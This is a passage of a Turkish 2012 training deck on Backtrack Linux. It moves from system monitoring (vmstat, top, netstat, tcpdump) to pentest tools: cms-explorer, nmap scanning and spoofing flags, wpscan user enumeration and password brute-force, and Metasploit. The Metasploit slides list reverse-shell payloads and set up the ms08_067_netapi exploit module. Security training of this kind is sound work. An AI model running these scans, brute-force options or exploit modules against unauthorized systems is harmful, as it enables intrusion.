Writeback: 0 kB
AnonPages: 65708 kB
Mapped: 23176 kB
Shmem: 2652 kB
Slab: 14024 kB
SReclaimable: 7780 kB
SUnreclaim: 6244 kB
KernelStack: 1208 kB
PageTables: 1452 kB
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## CPU Durumu Analizi

- Cpu durum analizi için aşağıdaki komutları kullanırız:
  - vmstat
  - top
- Ayrıca /proc/cpuinfo dosyası ile CPU durumu hakkında bilgi alabilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vmstat

- Sistemin son açılışından şuana kadarki durumu hakkında rapor veren bir komuttur.
- Kuyrukta bekleyen, çalışan kernel thread' ler , diskler, sistem çağruları ve CPU aktivitesi ile ilgili istatistiki bilgi verir.
- Komuta verilen ilk parametre kaç saniyede bir rapor üretileceğini, ikinci parametre ekrana kaç defa çıktı verileceğini belirtir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vmstat

```
root@BGA: ~
File Edit View Terminal Help
root@BGA:~# vmstat 2 4
procs -----memory----- --swap-- -----io----- system-- -----cpu-----
 r b swpd free buff cache si so bi bo in cs us sy id wa
 2 0 0 256012 56488 336460 0 0 27 28 73 139 2 1 97 1
 1 0 0 256004 56488 336460 0 0 0 0 65 124 0 0 99 0
 1 0 0 256004 56496 336460 0 0 0 18 70 131 0 0 99 1
 0 0 0 256004 56496 336460 0 0 0 0 66 117 0 0 100 0
root@BGA:~#
```

- Sistem bilgisini 2 saniye aralıklar ile 4 kez ekrana yazdırmak için #vmstat 2 4 komutu kullanılır:

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vmstat Çıktısının Yorumlanması

### Procs Bölümü

- r (Running): İşleyiş süresince çalıştırılmayı bekleyen proseslerin sayısını gösterir. Tek işlemcisi olan sistemlerde bu değerin 5' den küçük olması gerekir. Bu değerde artış meydana gelirse çalışan uygulamalar gözden geçirilmelidir.
- b (Blocking): Askıya alınmış proseslerin sayısını gösterir. Sağlıklı çalışan bir sistemde bu değerin mümkün olduğunca sıfıra yakın olması gerekir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vmstat Çıktısının Yorumlanması

### Memory Bölümü:

- swpd: Kullanılan sanal belleğin miktarını gösterir.
- free: Ne kadarlık belleğin kullanılmadığını gösterir.
- buff: Tampon olarak kullanılan bellek miktarını gösterir.
- Cache: Önbellek olarak kullanılan bellek miktarını gösterir.
- inact: Etkin olmayan bellek miktarını gösterir.
- active: Etkin olan bellek miktarını gösterir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



## Vmstat Çıktısının Yorumlanması

### Swap Bölümü

- si (swap in): Swap alanına dahil edilen bellek miktarını gösterir.
- so (swap out): Swap ile değiş tokuş edilen bellek miktarını gösterir.

### İo Bölümü

- bi (blocks in): Blok aygıtından gelen bloğu gösterir.
- bo (blocks out): Blok aygıtına gönderilen bloğu gösterir.

### System Bölümü

- in: Saniye başına ortalama kesme sayısını gösterir.
- cs: Saniye başına ortam anahtarlarının sayısını gösterir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vmstat Çıktısının Yorumlanması

### Cpu Bölümü:

- us (User): Çekirdek dışındaki kullanıcı işlemlerinin harcadığı CPU miktarını gösterir.
- sy (system): Çekirdeğin harcadığı CPU miktarını gösterir.
- id (idle): Boş olan CPU miktarı hakkında bilgi verir.
- wa (wait): I/O işlemleri için harcanan CPU miktarını gösterir.
- st (stolen): Sanal makine tarafından çalınan CPU miktarını gösterir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Top Komutu

- Top Komutu ile sistemde çalışmakta olan processler hakkında detaylı bilgilere erişilir.
- CPU, RAM ve SWAP bilgilerini ekrana döker.
- Sistem load average'ını ve up time'ini gösterir.
  - Sistem load average : Sistemin üstünde ki iş yükü.
  - Up Time: Sistemin ne zamandır açık olduğu bilgisi.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Top Komutu

```
root@BGA: ~
File Edit View Terminal Help
top - 05:52:58 up 2:54, 2 users, load average: 0.00, 0.01, 0.05
Tasks: 105 total, 1 running, 103 sleeping, 0 stopped, 1 zombie
Cpu(s): 0.7%us, 0.3%sy, 0.0%ni, 99.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 766420k total, 512152k used, 254268k free, 56600k buffers
Swap: 1340412k total, 0k used, 1340412k free, 336464k cached

 PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
 1405 root 20 0 25024 3652 2908 S 0.7 0.5 0:10.86 vmtoolsd
 1507 root 19 -1 62432 20m 6972 S 0.7 2.8 1:16.63 Xorg
 1590 root 20 0 41352 18m 11m S 0.3 2.4 0:03.71 gnome-panel
 1593 root 20 0 70936 15m 12m S 0.3 2.1 0:01.57 nautilus
 7002 root 20 0 2580 1076 820 R 0.3 0.1 0:00.35 top
 1 root 20 0 2860 1728 1232 S 0.0 0.2 0:02.23 init
 2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
 3 root 20 0 0 0 0 S 0.0 0.0 0:00.25 ksoftirqd/0
 5 root 20 0 0 0 0 S 0.0 0.0 0:00.28 kworker/u:0
 6 root RT 0 0 0 0 S 0.0 0.0 0:00.00 migration/0
```

- Sistemde kaç kullanıcının aktif olduğunu, kaç adet process'in çalıştığı gibi bilgileri göstermektedir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Ağ Durum Özeti

```
root@BGA:~# netstat -s
Ip:
 4824 total packets received
 307 with invalid headers
 76 with invalid addresses
 0 forwarded
 0 incoming packets discarded
 4433 incoming packets delivered
 3261 requests sent out
 4 dropped because of missing route
Icmp:
 0 ICMP messages received
 0 input ICMP message failed.
ICMP input histogram:
 0 ICMP messages sent
 0 ICMP messages failed
ICMP output histogram:
Tcp:
 23 active connections openings
 0 passive connection openings
 16 failed connection attempts
 0 connection resets received
 0 connections established
 3119 segments received
 3014 segments send out
 0 segments retransmitted
 0 bad segments received.
 16 resets sent
Udp:
 23 packets received
 0 packets to unknown port received.
 0 packet receive errors
 263 packets sent
```

#netstat -s

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Açık TCP Bağlantıları

- #netstat -t komutu kullanılır
- Aynı zamanda açık TCP portlarının hangi yazılım tarafından kullanıldığı istenirse -p parametresi eklenir.
- Çalışan programlara ait detay bilgi için -e parametresi kullanılır

```
root@bt:~# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:22 0.0.0.0:0 LISTENING
tcp 0 0 192.168.127.132:44580 209.85.135.105:80 ESTABLISHED
tcp 0 0 192.168.127.132:35913 74.125.10.90:80 ESTABLISHED
tcp 0 0 192.168.127.132:38291 209.85.135.100:80 ESTABLISHED
tcp 0 0 192.168.127.132:44581 209.85.135.105:80 ESTABLISHED
tcp 0 0 192.168.127.132:59427 74.125.43.113:80 ESTABLISHED
tcp 0 0 192.168.127.132:44579 209.85.135.105:80 ESTABLISHED
tcp 0 0 192.168.127.132:44582 209.85.135.105:80 ESTABLISHED
root@bt:~#
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Aktif Ağ Servislerini Bulma

### TCP servisleri için

```
#netstat -ant|grep LISTEN
```

```
root@bt:~# netstat -ant|grep LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp6 0 0 :::22 :::* LISTEN
root@bt:~#
```

### UDP servisleri için

```
#netstat -anu|grep -i udp
```

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# netstat -anu|grep -i UDP
udp 0 0 0.0.0.0:68 0.0.0.0:*
root@bt:~#
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Trafik İzleme

- Tcpcdump
- En temel kullanım
  - # tcpcdump -i ağ\_arabirimi
- Sık kullanılan parametreleri;
  - -i = ağ arabirimi
  - -nn = isim çözme
  - tcp port = port numarası
  - host = host seçimi
  - -w = trafiği kaydet


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Trafik İzleme

- Tcpcdump Uygulamaları
- Web trafiğini izle
  - # tcpcdump -nn -i eth0 tcp port 80
- 1.1.1.1 ip adresine gelen/giden trafiği göster
  - # tcpcdump -nn -i eth0 host 1.1.1.1
- 1.1.1.1 ip adresine gelen SMTP trafiğini kaydet
  - # tcpcdump -nn -i eth0 tcp port 25 and host 1.1.1.1 -w smtp.pcap

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Trafik İzleme



Wireshark yazılımı tcpcdump yazılımı ile aynı görevi yapmaktadır. Wireshark, grafiksel arayüz olarak kullanılır. Bu yüzden paketlerin takibi daha kolaydır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Backtrack Pentest Araçları

- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress testing
- Forensics
- Reporting Tools
- Services

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | [www.bga.com.tr](http://www.bga.com.tr)

## Backtrack Pentest Araçları

- Bu ana kategoriler altında Backtrack'in sahip olduğu araçlar bulunmaktadır.
- Bir araç birden çok kategoride bulunabilmektedir. Bunun nedeni bazı araçların birden fazla görevi yerine getirebiliyor olmasıdır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | [www.bga.com.tr](http://www.bga.com.tr)

## Information Gathering

- Hedef sistemler hakkında bilgi toplamak için geliştirilmiş uygulamaların kategorize edildiği başlıktır.
- Network, Web Application, Wireless ve Database adında dört ana gruptan oluşmaktadır.
- Bu başlıklar altında, hedef sistemleri analiz edip, kullanıcıya bilgi verecek araçlar bulunmaktadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Cms-Explorer

***Information Gathering -> Web Application Analysis -  
> CMS Identification -> Cms-Explorer***

- **İletişim Adresi:** chris.sullo.sunera@gmail.com  
**Anasayfa:** <http://code.google.com/p/cms-explorer/>

CMS sistemlerinin kullandığı plug-in ve templateleri belirlemek için geliştirilmiştir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Cms-Explorer

- `perl cms-explorer.pl -update`

*Komutu ile güncelleştirmeler yapılmaktadır.*

- `perl cms-explorer.pl -url http://hedef.com/ -v 1 -bsproxy localhost:8080 -explore -type wordpress`

**-url** : Enumaration yapılacak web sitesi.

**-v** : Verbose seviyesi

**-bsproxy** : Proxy kullanabilme özelliği.

**-explorer** : Hedefte theme ve plug-in belirlemesi.

**-type** : Hedef url'de kullanılan CMS türü.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Cms-Explorer

- `perl cms-explorer.pl -url http://example.com/ -type joomla -osvdb`

**-osvdb** : <http://osvdb.org/> sitesinin API'sini kullanarak hedef URL üstünde tespit edilen bileşenler için yayınlanmış güvenlik açıklarını araştırır.

- cms-explorer sitesinde belirtilene göre osvdb API'si ile ücretsiz olarak günde 100 adet vulnerabilities araması yapılabilmektedir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



## nmap

- Nmap –network mapper- , ağ keşif çalışmaları ve güvenlik denetlemeleri için geliştirilmiş opensource bir projedir.
- Network boyutu fark etmeksizin hızlı ve başarılı bir tarama gerçekleştirmek üzere tasarlanmıştır.
- Nmap, tarama teknikleri açısından çok zengin bir araçtır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | [www.bga.com.tr](http://www.bga.com.tr)

## nmap

- #nmap –help
- Komutu ile nmap'in kullanım klavuzu ekrana gelmektedir.
- Hedef Belirleme - Target Specification -:
  - Domain Bazında ( [www.bga.com.tr](http://www.bga.com.tr) )
  - IP Bazında ( 192.168.2.1 )
  - IP Aralığı Bazında ( 192.168.2.0/24 )
  - Dosyadan Okumak ( -iL parametresi ile )
  - Olmak üzere bir çok şekilde hedef belirtebilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | [www.bga.com.tr](http://www.bga.com.tr)

# nmap

- **Host Keşif - Host Discovery-**
  - -sL = Taranacak hedefleri listeler.
  - -sn = Taranak hedefleri Ping pakeleri ile tespit eder. Windows işletim sisteminde Firewall aktif ise ping paketlerine cevap dönmez. Bu tarama türü yanıltıcı olabilir.
- **Tarama Teknikleri –Scan Techniques-**
  - -sS = TCP SYN SCAN tekniğidir. Nmap hedef porta bağlanmak için SYN paketi gönderir. Eğer hedef port açıksa ve port gelen bu talebe cevap verebilir durumdaysa SYN/ACK paketi döner. Eğer SYN/ACK paketi gelirse nmap RST paketi göndererek üçlü el sıkışma tamamlanmadan sonlandırır. Çünkü SYN/ACK paketinin gelmesi portun açık olduğunun anlaşılması için yeterlidir.
  - -sT = TCP CONNECT SCAN tekniğidir. En basit düzeyde çalışan port tarama tekniğidir. Nmap hedef porta bağlanmak için SYN paketi gönderir. Eğer hedef port açıksa ve port gelen bu talebe cevap verebilir durumdaysa SYN/ACK paketi döner. Port kapalı ise RST cevabı gelecektir.
  - -sU = Hedef sistemin UDP portlarından hangilerinin açık olduğunu tespit etmek için kullanılır. Hedef sisteme gönderilen talebe "Port Unreachable" cevabı gelirse port kapalı, cevap gelmez ise port açık demektir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# nmap

- **Port Belirleme – Port Specification-:**
  - -p parametresi ile hedeflerin hangi portlarının taranacağı belirtilir.
  - -p 22 : Sadece 22. portu tara.
  - -p 21,22,80 : Sadece 21, 22 ve 80. portları tara.
  - -p 1-800 : 1 ile 800 arasında tüm portları tara.
  - --top-ports 5 : En çok bilinen 5 portu tarar.
- **Servis ve Versiyon Tespiti – Version Detection –**
  - -sV parametresi ile hedef sistemin taranan portunda çalışan servisin versiyon bilgisi elde edilir.
- **İşletim Sistemi Tespiti – OS Detection –**
  - **-O** : Hedef sisteme gönderilen özel paketlere, işletim sistemlerinin verdiği tepkiler farklıdır. Nmap bunları kontrol ederek hedef sistemin işletim sistemini tespit etmeye çalışır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# nmap

- Yanıltma - Spoofing-
  - -S = Hedef sisteme gönderilecek paketlerin source kısmına farklı IP adresleri yazılabilir. Bu durumda hedef sistem, sizden gelen paketlerin cevabını yazdığınız IP adresine gönderecektir.
  - --spoof-mac 00:00:00:00:00:00= Mac adresinin spoof edilmesi için.
  - --data-length 64 = Belirttiğiniz sayı boyutunda rastgele oluşturulan data, gönderilecek paketlere eklenir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# nmap

- NMAP ÖRNEKLER – 1:

```
root@bt:~# nmap -sn 192.168.2.0/24

Starting Nmap 5.59BETA1 (http://nmap.org) at 2012-05-15 15:01 EDT
Nmap scan report for RT (192.168.2.1)
Host is up (0.0037s latency).
MAC Address: 00:1C:A8:1D:2E:65 (AirTies Wireless Networks)
Nmap scan report for 192.168.2.2
Host is up (0.067s latency).
MAC Address: E0:2A:82:56:3B:72 (Universal Global Scientific Industrial Co.)
Nmap scan report for 192.168.2.4
Host is up (0.064s latency).
MAC Address: 04:54:53:AD:C1:59 (Unknown)
Nmap scan report for 192.168.2.6
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 34.33 seconds
```

- 192.168.2.0/24 networkünde canlı olan ip'lerin ve bu bilgisayarların mac adresleri.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# nmap

- NMAP ÖRNEKLER – 2:

```
root@bt:~# nmap -sS 192.168.2.1

Starting Nmap 5.59BETA1 (http://nmap.org) at 2012-05-15 15:09 EDT
Nmap scan report for RT (192.168.2.1)
Host is up (0.042s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
80/tcp open http
1050/tcp open java-or-OTGfileshare
MAC Address: 00:1C:A8:1D:2E:65 (AirTies Wireless Networks)

Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
```

- 192.168.2.1 ip'sinin açık olan portlarının TCP SYN SCAN tekniği ile belirlenmesi.

# nmap

- NMAP ÖRNEKLER – 3:

```
root@bt:~# nmap -sV 192.168.2.1 -p 80

Starting Nmap 5.59BETA1 (http://nmap.org) at 2012-05-15 15:11 EDT
Nmap scan report for RT (192.168.2.1)
Host is up (0.0019s latency).
PORT STATE SERVICE VERSION
80/tcp open http mini_httpd 1.19 19dec2003
MAC Address: 00:1C:A8:1D:2E:65 (AirTies Wireless Networks)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```

- 192.168.2.1 ip'sinin 80. tcp portunda çalışan servisin bilgilerinin tespiti.

# nmap

- NMAP ÖRNEKLER – 2:

```
root@bt:~# echo -e '192.168.2.1\n192.168.2.2' > hedefler.lst
root@bt:~# nmap -sS -iL hedefler.lst

Starting Nmap 5.59BETA1 (http://nmap.org) at 2012-05-15 15:23 EDT
Nmap scan report for RT (192.168.2.1)
Host is up (0.030s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
80/tcp open http
1050/tcp open java-or-OTGfilashare
MAC Address: 00:1C:A8:1D:2E:65 (AirTies Wireless Networks)

Nmap scan report for 192.168.2.2
Host is up (0.011s latency).
Not shown: 994 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
912/tcp open apex-mesh
2869/tcp open iclslap
5357/tcp open wsdapi
MAC Address: E0:2A:82:56:3B:72 (Universal Global Scientific Industrial Co.)

Nmap done: 2 IP addresses (2 hosts up) scanned in 16.89 seconds
```

- Önce taranacak ip'ler bir dosyaya yazdırıldı. -iL parametresi ile dosyadan okunarak TCP SYN SCAN tekniği ile tarandı.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vulnerability Assessment

- Vulnerability Scanners, Network Assessment, Web App. Assessment ve Database Assessment isimli dört adet alt başlığı bulunmaktadır.
- Bu başlıklar altında, hedef sistemleri analiz ettikten sonra, tespit edebildiği açıklıkları size bildiren araçlar bulunmaktadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Wpscan

- *#Vulnerability Assessment -> Web App. Assesment -> CMS Vulnerability Identification -> wpscan*
- Anasayfa = <http://code.google.com/p/wpscan/>
- Ruby dili ile geliştirilmiş Wpscan yani wordpress scanner, wordpress sistemlere User Enumeration, Password Brute-Force ve plug-in tespiti çalışmaları yapmaktadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | [www.bga.com.tr](http://www.bga.com.tr)

## Wpscan

**root@bt:/wpscan# ruby wpscan.rb -h**

- Komutu ile uygulamanın kullanım klavuzu ekrana gelmektedir.
- |             |                              |
|-------------|------------------------------|
| --url       | Hedef system URL'i           |
| --enumerate | Enumeration.                 |
| u           | Kullanıcı                    |
| v           | Versiyon                     |
| p           | Plugins                      |
| t           | timthumb                     |
| --wordlist  | Şifre brute-force et         |
| --username  | Kullanıcı Adı brute-force et |

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | [www.bga.com.tr](http://www.bga.com.tr)

## Wpscan

```
root@BGA:/pentest/web/wpscan# ruby wpscan.rb -
update
```

- Komutu ile wpscan aracının güncelleştirmeleri yapılmaktadır. Wpscan, Hedef sistem üzerinde yapacağı plug-in ve theme tespiti çalışmalarında kendi veritabanından yararlanır. Bu veritabanının günce olması önemlidir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Wpscan

```
rubywpscan.rb -u http://blog.bga.com.tr -enumerate -p
```

- Komutu ile wpscan aracı, -u parametresi ile aldığı hedef sistemde kullanılan plug-in'leri tespit etmeye çalışacaktır.
- Wpscan,tespit edilen plug-in'ler hakkında yayınlanmış bir güvenlik açığı olup olmadığının kontrolünü yapacaktır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Wpscan

```
ruby wpscan.rb --url mehmetince.net --enumerate p --proxy 127.0.0.1:8181
```

- Wpscan aracı ile yapacağınız taramaları bir proxy server üzerinden gerçekleştirmek istiyorsanız, --proxy parametresi ile proxy serverın ip adresini ve port numarasını belirtmeniz gerekmektedir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Exploitation Tools

- Hedef sistemler üzerinde bulunan güvenlik açıklarını sömürebilecek araçların bulunduğu sekmedir.
- Network Exploitation, Web App Exploitation, Wireless Exploitation gibi pek çok alt başlığı bulunmaktadır.
- Bu başlıklar altında, hedef sistemlere saldırı düzenleyebilecek uygulamalar bulunmaktadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



## Metasploit Framework

### *Exploitation Tools -> Network Exploitation Tools -> Metasploit Framework*

- Konu “exploit” olunca akla “metasploit” in gelmemesi imkansızdır.
- Penetration Tester’ların en çok kullandıkları araçlardan birisidir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Metasploit Framework

- Metasploit Framework güvenlik açıklarını tespit etmek ve bu açıkların sömürülmesi sonucunda nelerin ortaya çıkabileceğini test eden opensource bir projedir.
- Metasploit HD Moore tarafından 2003 yılında Perl dili ile geliştirildi. Ardından Metasploit Framework Ruby dili ile tamamiyle yeniden yazıldı.


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfconsole

- Konsol tabanlıdır.
- Metasploit'in en popüler aracıdır.
- İşletim sistemi komutlarında çalıştırabilir.
- Linux'un özelliği olan TAB ile tamamlamayı destekler.
- Msfconsole'u başlatmak için;
  - `root@BGA:~# msfconsole`

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfconsole



```
root@BGA: ~
msf >

#####
 .:0 .:0
" 00000'.'00 00000'.'00000 "
- .0000000000000 00000000000 0:
 .0000000000000 000000000000 .
-..'.000 -.0 0 /'---'---'
 ".0' :0 0 /'---'---'
 10000 000 0
 '000 00 00 0
 .00000 00 0
 '00 0 0
 (3 C) <|--- Metasploit!
 :0'.'*"/
 '(.....)

-[metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --[840 exploits - 471 auxiliary - 142 post
+ -- --[250 payloads - 27 encoders - 8 nops
-[svn r15217 updated 6 days ago (2012.05.03)

msf >
```

- Msfconsole başlatıldığında, size mevcut yapıyla ilgili bilgiler vermektedir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfconsole

- Metasploit'in güncel olması önemlidir. Yayınlanan son exploitlerden sisteminizin haberdar olması için update yapılmalıdır.
- Msfconsole'un komut satırındayken, "svn update" komutu ile güncelleştirmeler yapılır.
- Msfconsole'da yardım almak için "help" komutu kullanılır.

```
msf > help

Core Commands
=====

Command Description
----- -
? Help menu
back Move back from the current context
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Communicate with a host
exit Exit the console
help Help menu
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfconsole

- TAB tuşu ile komut/dizin tamamlama özelliğini msfconsole'da kullanabilirsiniz.

```
msf > use exploit/linux/http/
use exploit/linux/http/alcatel_omnipcx_mastercgi_exec
use exploit/linux/http/dolibarr_cmd_exec
use exploit/linux/http/linksys_apply_cgi
use exploit/linux/http/piranha_passwd_exec
use exploit/linux/http/ddwrt_cgibin_exec
use exploit/linux/http/gpsd_format_string
use exploit/linux/http/peercast_url
use exploit/linux/http/vcms_upload
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfconsole

- “Show” komutu ile modüller hakkında bilgi alınabilir.
- Sadece “show” komutu yazıldığında metasploitte ki bütün modüller ve bu modüllerin açıklamaları ekrana yazılacaktır.
- Eğer “show exploits” komutu verilirse bu aynı durum sadece exploit’ler için gerçekleşecektir.

```
msf > show payloads

Payloads
=====

 Name Disclosure Date Rank Description
 ---- -
 aix/ppc/shell_bind_tcp normal AIX Command Shell, Bind TCP Inline
 aix/ppc/shell_find_port normal AIX Command Shell, Find Port Inline
 aix/ppc/shell_interact normal AIX execve shell for inetd
 aix/ppc/shell_reverse_tcp normal AIX Command Shell, Reverse TCP Inline
 bsd/sparc/shell_bind_tcp normal BSD Command Shell, Bind TCP Inline
 bsd/sparc/shell_reverse_tcp normal BSD Command Shell, Reverse TCP Inline
 bsd/x86/exec normal BSD Execute Command
 bsd/x86/metsvc_bind_tcp normal FreeBSD Meterpreter Service, Bind TCP
 bsd/x86/metsvc_reverse_tcp normal FreeBSD Meterpreter Service, Reverse TCP Inline
 bsd/x86/shell/bind_ipv6_tcp normal BSD Command Shell, Bind TCP Stager (IPv6)
 bsd/x86/shell/bind_tcp normal BSD Command Shell, Bind TCP Stager
 bsd/x86/shell/find_tag normal BSD Command Shell, Find Tag Stager
 bsd/x86/shell/reverse_ipv6_tcp normal BSD Command Shell, Reverse TCP Stager (IPv6)
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfconsole

- Herhangi bir modül içerisinde detaylı bilgi almak amacıyla “info” komutu kullanılabilir.

```
msf > info exploit/windows/smb/ms08_067_netapi
```

Name: Microsoft Server Service Relative Path Stack Corruption

Module: exploit/windows/smb/ms08\_067\_netapi

Version: 14976

Platform: Windows

Privileged: Yes

License: Metasploit Framework License (BSD)

Rank: Great

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfconsole

- Bir Modül kullanılacağı zaman “use” komutu kullanılır.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

- “show options” komutu ile kullanılan modülün ayarları ekrana gelir.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

 Name Current Setting Required Description
 ---- -
 RHOST RHOST yes The target address
 RPORT RPORT yes Set the SMB service port
 SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Exploit target:

 Id Name
 -- ---
 0 Automatic Targeting
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfconsole

- “show options” komutundan gelen bilgilere göre gerekli değişkenlere set komutu ile datalar aktarılır.

